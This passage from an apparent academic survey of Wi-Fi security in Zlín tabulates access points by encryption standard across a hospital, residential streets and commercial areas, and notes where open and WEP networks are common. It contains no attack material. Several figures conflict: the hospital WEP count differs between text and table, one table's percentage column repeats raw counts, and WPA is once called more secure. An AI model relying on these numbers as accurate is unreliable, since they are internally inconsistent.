The collected data has been organized into a table that shows how different security standards are distributed among the detected APs. The Table 8 shows the number and percentage of APs that use different security standards, such as WPA3 WPA2, WPA2 WPA, WPA2, WPA, WEP, and OPN. This analysis provides valuable insights into the hospital's wireless network environment's security landscape.

Table 8 Results of Security scan in KNTB

Standard and Protocols	Count of BSSID	Count of BSSID in %
WPA3 WPA2	**2**	**0.32%**
SAE PSK	**2**	**0.32%**
CCMP	2	0.32%
WPA2 WPA	**13**	**2.09%**
PSK	**13**	**2.09%**
CCMP	5	0.80%
CCMP TKIP	8	1.29%
WPA2	**399**	**64.15%**
MGT	**145**	**23.31%**
CCMP	145	23.31%
PSK	**254**	**40.84%**
CCMP	232	37.30%
CCMP TKIP	22	3.54%
WPA	**2**	**0.32%**
PSK	**2**	**0.32%**
TKIP	2	0.32%
WEP	**5**	**0.80%**
	5	**0.80%**
WEP	5	0.80%
OPN	**201**	**32.32%**
	201	**32.32%**
	201	32.32%
Grand Total	**622**	**100.00%**

Figure 14 presents a pie chart illustrating the percentage distribution of security standards among the APs in the Tomas Bata Regional Hospital.




Figure 14 Count of the BSSID in percentage for KNTB

Three important pieces of information can be drawn from this data. First, 399 wireless APs translating to 64% of the total APs detected within the hospital area used WPA2 as their primary security standard, indicating a significant implementation of this strong safety measure. Second, 201 APs which is approximately 32% of the grand total of APs detected were discovered to lack security measures, leaving them open to public use. This is understandable given the hospital setting, where quick internet access is critical for patients or in emergency situations. Finally, the scan discovered two APs that used the WEP standard, indicating the presence of older or potentially less secure devices in the network environment.

6.2.4 Area four: Ciganov, Zlin

Ciganov, also known as "Gypsies" in English, is one of the city's older and economically disadvantaged neighborhoods. The area has historical significance and a taboo reputation, as noted by Karel Pekárek, a Zlin author and Fryšták native, in his 1948 work "Starozlínské pověsti ". Ciganov currently houses one of Zlin's most popular bars, "Pivnice U Máců". The zip code for this area is 76001. The accompanying Figure 15 depicts the scanned region of Ciganov, providing a visual representation.




Figure 15 Map of scanned area in Ciganov

The gathered information displayed in the Table 9 below has been meticulously organized into a comprehensive table that depicts the distribution of various privacy standards among the detected APs. This analysis reveals the number and percentage of APs that use various security measures such as WPA3, WPA2, WPA2, WPA, WEP, and OPN. The findings shed light on the security landscape in Ciganov's wireless network environment.

Table 9 Results of security scans in Ciganov

Standard and Protocols	Count of BSSID	Count of BSSID in %
WPA3 WPA2	**1**	**1**
SAE PSK	**1**	**1**
CCMP	1	1
WPA2	**311**	**311**
MGT	**2**	**2**
CCMP	2	2
MGT PSK	**1**	**1**
CCMP TKIP	1	1
PSK	**308**	**308**
CCMP	240	240
CCMP TKIP	68	68
WPA2 WPA	**28**	**28**
PSK	**28**	**28**
CCMP	13	13
CCMP TKIP	15	15
WPA	**3**	**3**
	2	**2**

	2	2
PSK	**1**	**1**
TKIP	1	1
WEP	**2**	**2**
	2	**2**
WEP	2	2
OPN	**23**	**23**
	23	**23**
	23	23
Grand Total	**368**	**368**

Figure 16 Count of BSSID in percentage for Ciganov presents a pie chart illustrating the percentage distribution of security standards among the APs in the Ciganov.




Figure 16 Count of BSSID in percentage for Ciganov

Data analysis from the Ciganov area reveals notable trends in the security standards used by wireless APs. Among the 368 devices examined, 340 devices (approximately 92% of the total) prioritize robust security measures such as WPA2, WPA2 WPA, and WPA3 WPA2. This emphasizes the importance of securing these APs in order to protect network integrity. In contrast, 23 devices, or about 6% of the total, operate on open networks with no security standards in place. This emphasizes the importance of better security practices in order to mitigate potential vulnerabilities associated with these APs. Furthermore, a small subset of 5 devices (roughly 1% of the total) use security standards that may provide relatively lower levels of protection.

6.2.5 Area five: Středová, Jižní Svahy, Zlin

This particular area was chosen from the two areas scanned in Jižní Svahy because of its notable characteristics, high foot traffic, and popularity. It is a hub of activity because it has several prominent establishments such as a pharmacy, hair salon, pizza restaurant, bowling place, and bar. Furthermore, the presence of two bus stops within a 5-minute walk adds to the accessibility and convenience of the area. The selection of this area allows for a thorough examination of the wireless network landscape in a busy and frequently visited area. The scanned area can be found in the Figure 17 below.




Figure 17 Map of first scanned area in (Středová) of Jižní Svahy

The collected data has been organized into a table that shows how different security standards are distributed among the detected APs. The Table 10 shows the number and percentage of APs that use different security standards, such as WPA3 WPA2, WPA2 WPA, WPA2, WPA, WEP, and OPN. This analysis provides useful insights into the security landscape of Zlin's Středová section in Jižní Svahy.

Table 10 Results of security scan (Středová) in Jižní Svahy

Standard and Protocols	Count of BSSID	Count of BSSID in %
WPA3 WPA2	**8**	**2.21%**
SAE PSK	**8**	**2.21%**
CCMP	8	2.21%
WPA2 WPA	**25**	**6.91%**
MGT	**1**	**0.28%**
CCMP	1	0.28%
PSK	**24**	**6.63%**
CCMP	6	1.66%
CCMP TKIP	18	4.97%
WPA2	**301**	**83.15%**
MGT	**18**	**4.97%**
CCMP	18	4.97%
PSK	**283**	**78.18%**
CCMP	205	56.63%
CCMP TKIP	77	21.27%
TKIP	1	0.28%
WPA	**8**	**2.21%**
	5	**1.38%**
	5	1.38%
PSK	**3**	**0.83%**
TKIP	3	0.83%
WEP	**3**	**0.83%**
	3	**0.83%**
WEP	3	0.83%
OPN	**17**	**4.70%**
	17	**4.70%**
	17	4.70%
Grand Total	**362**	**100.00%**

Figure 18 presents a pie chart illustrating the percentage distribution of security standards among the APs in the Zlin's Středová section in Jižní Svahy.




Figure 18 Count of DSSID in percentage for (Středová) in Jižní Svahy

From the data collected in Středová, it is evident that the predominant security standard employed by the wireless APs is WPA2, with 301 devices utilizing it, accounting for approximately 83% of the total APs scanned in the area. In contrast, the second highest security standard, WPA2 WPA, is significantly lower with only 25 APs, representing approximately 7% of the total. The remaining minority of APs utilize the more secure standards, including WPA3 WPA2 and WPA, with each having 8 devices, accounting for approximately 2% of the total.

6.2.6 Area six: Česká, Jižní Svahy, Zlin

Česká, located in Jižní Svahy, Zlin, is a predominantly residential area characterized by eight-story apartment buildings. It is the second residential area examined in this study, following the previous scan of Kuty. Although the scanning tests were limited to the ground level, the results provide valuable insights into the prevailing security measures adopted by the wireless APs in the area. The scan covered the streets of Česká, Moravská, and Slezská, as depicted in the accompanying Figure 19 below.




Figure 19 Map of second scanned area in (Česká) of Jižní Svahy

The collected data has been organized into a table that shows how different security standards are distributed among the detected APs. The Table 11 shows the number and percentage of APs that use different security standards, such as WPA3 WPA2, WPA2 WPA, WPA2, WPA, WEP, and OPN. This analysis provides useful insights into the security landscape of Zlin's Česká, Moravská, and Slezská streets in Jižní Svahy.

Table 11 Results of security scan for (Česká) in Jižní Svahy

Standard and Protocols	Count of BSSID	Count of BSSID in %
WPA3 WPA2	**16**	**1.81%**
SAE PSK	**16**	**1.81%**
CCMP	16	1.81%
WPA2 WPA	**69**	**7.81%**
PSK	**69**	**7.81%**
CCMP	30	3.39%
CCMP TKIP	39	4.41%
WPA2	**782**	**88.46%**
CMAC PSK	**1**	**0.11%**
CCMP	1	0.11%
PSK	**781**	**88.35%**
CCMP	584	66.06%
CCMP TKIP	194	21.95%
TKIP	3	0.34%
WPA	**6**	**0.68%**
	4	**0.45%**

	4	0.45%
PSK	**2**	**0.23%**
TKIP	2	0.23%
WEP	**1**	**0.11%**
	1	**0.11%**
WEP	1	0.11%
OPN	**10**	**1.13%**
	10	**1.13%**
	10	1.13%
Grand Total	**884**	**100.00%**

Figure 20 presents a pie chart illustrating the percentage distribution of security standards among the APs in the Zlin's Středová section in Jižní Svahy.




Figure 20 Count of BSSID in percentage for (Česká) in Jižní Svahy

Based on the data collected from this area, it can we seen that the majority of the wireless APs in the scanned area prioritize strong security measures. WPA2 is the most widely used security standard, indicating a concerted effort to safeguard the network against potential threats. It is also worth noting that the use of WEP, which is considered less secure, is relatively low, at only 0.11%, or 1 Wireless AP. This indicates a positive trend toward more robust security protocols. However, due to the lack of encryption, there is still a small percentage of open networks 1.13%, or 10 wireless APs, that may pose potential risks.

6.2.7 Area seven: Náměstí Tomáše Garrigue Masaryka, Zlín

Náměstí Tomáše Garrigue Masaryka, also known as Nam. T. G. Masaryka for short, is a U-shaped road that ascends a hill. It is mostly made up of residential buildings, with a few ground-floor shops in select establishments. The street's primary function is to house educational institutions such as high schools, universities, and university dormitories. The Zlin police station is also located on this street. A prominent feature of the street is a large garden in its center which attracts visitors. Nam. T. G. Masaryka is located within the 76001 zip code. The Figure 21 below defines the scanned area for wireless APs.




Figure 21 Map of scanned area in Nam. T. G. Masaryka

The data collected has been organized into a table that shows the distribution of various security standards among the detected APs in Zlin's Nam. T. G. Masaryka area. Table 12 summarizes the security standards used, including WPA3, WPA2, WPA2, WPA, WEP, and OPN. This analysis provides useful insights into the security landscape of Nam. T. G. Masaryka Street, shedding light on the prevalence of these security standards among APs. Notably, the data was collected from 960 devices with the help of a USB Wi-Fi adapter.

Table 12 Results of security scan in Nam. T. G. Masaryka

Standard and Protocols	Count of BSSID	Count of BSSID in %
WPA3 WPA2	**27**	**2.81%**
SAE PSK	**27**	**2.81%**
CCMP	27	2.81%
WPA2 WPA	**42**	**4.38%**

PSK	**42**	**4.38%**
CCMP	24	2.50%
CCMP TKIP	18	1.88%
WPA2	**839**	**87.40%**
MGT	**159**	**16.56%**
CCMP	159	16.56%
PSK	**680**	**70.83%**
CCMP	640	66.67%
CCMP TKIP	40	4.17%
WPA	**10**	**1.04%**
	8	**0.83%**
	8	0.83%
PSK	**2**	**0.21%**
TKIP	2	0.21%
WEP	**2**	**0.21%**
	2	**0.21%**
WEP	2	0.21%
OPN	**40**	**4.17%**
	40	**4.17%**
	40	4.17%
Grand Total	**960**	**100.00%**

Figure 22 presents a pie chart illustrating the percentage distribution of security standards among the APs in Nam. T. G. Masaryka.




Figure 22 Count of BSSID in percentage for Nam. T. G. Masaryka

6.2.8 Area eight: Jana Antonína Bati, Zlin

Jana Antonína Bati is a street located at the center of the city. Jana Antonína Bati, is named in honor of Tomáš Bata's half-brother. It has the zip code 760 01. The street is home to a wide range of amenities, including Tomas Bata University faculties, restaurants, cafes, banks, supermarkets, outlets, pharmacies, and a police station. The MAX32 building is also located on this street. Given the abundance of services available, both locals and tourists frequent this popular street, which offers numerous internet APs. Although residential buildings are present on the street, it is predominantly considered a high-traffic area. The area is shown in Figure 23 below.




Figure 23 Map of scanned area in Jana Antonína Bati

The collected data has been organized into a table that shows how different security standards are distributed among the detected APs. The Table 13 shows the number and percentage of APs that use various security standards, such as WPA3, WPA2, WPA2, WPA, WPA2, WPA, and OPN. This analysis provides valuable insights into the wireless network security landscape on Jana Antonína Bati street.

Table 13 Results of security scan for Jana Antonína Bati

Standard and Protocols	Count of BSSID	Count of BSSID in %
WPA3 WPA2	**2**	**0.64%**
SAE PSK	**2**	**0.64%**
CCMP	2	0.64%
WPA2 WPA	**27**	**8.65%**
MGT	**1**	**0.32%**
CCMP TKIP	1	0.32%
PSK	**26**	**8.33%**
CCMP	10	3.21%
CCMP TKIP	16	5.13%
WPA2	**237**	**75.96%**
MGT	**23**	**7.37%**
CCMP	23	7.37%
PSK	**214**	**68.59%**
CCMP	186	59.62%
CCMP TKIP	27	8.65%
TKIP	1	0.32%
WPA	**4**	**1.28%**
	4	**1.28%**
	4	1.28%
OPN	**42**	**13.46%**
	42	**13.46%**
	42	13.46%
Grand Total	**312**	**100.00%**

A graphical illustration in pie chart of the results obtained from scanning of Jana Antonína Bati street in Zlin is found in Figure 24 below.




Figure 24 Count of BSSID in percentage for Jana Antonína Bati

We can find according to the data scanned for this area that the majority of the APs Based on the scanned data for this area, it is clear that WPA2 is the most commonly used wireless security standard by APs. A significant number of APs, approximately 13% of the total 312 scanned APs, were discovered to be unprotected, allowing unrestricted access. Notably, no APs employing the WEP security standard were discovered in the area.

6.2.9 Area nine: Centro Zlín, Zlín

Centro Zlin, situated in the Malenovice district of Zlin, is a vibrant hub for both shopping and entertainment. This bustling center is home to around 90 shops, restaurants, cafes, and service providers, catering to a wide range of interests and needs. With the center open seven days a week, visitors and shoppers can be found flocking to the area at all times, creating a lively and dynamic atmosphere. It is within zip code of 763 02. The scanned area can be found the Figure 25 below.

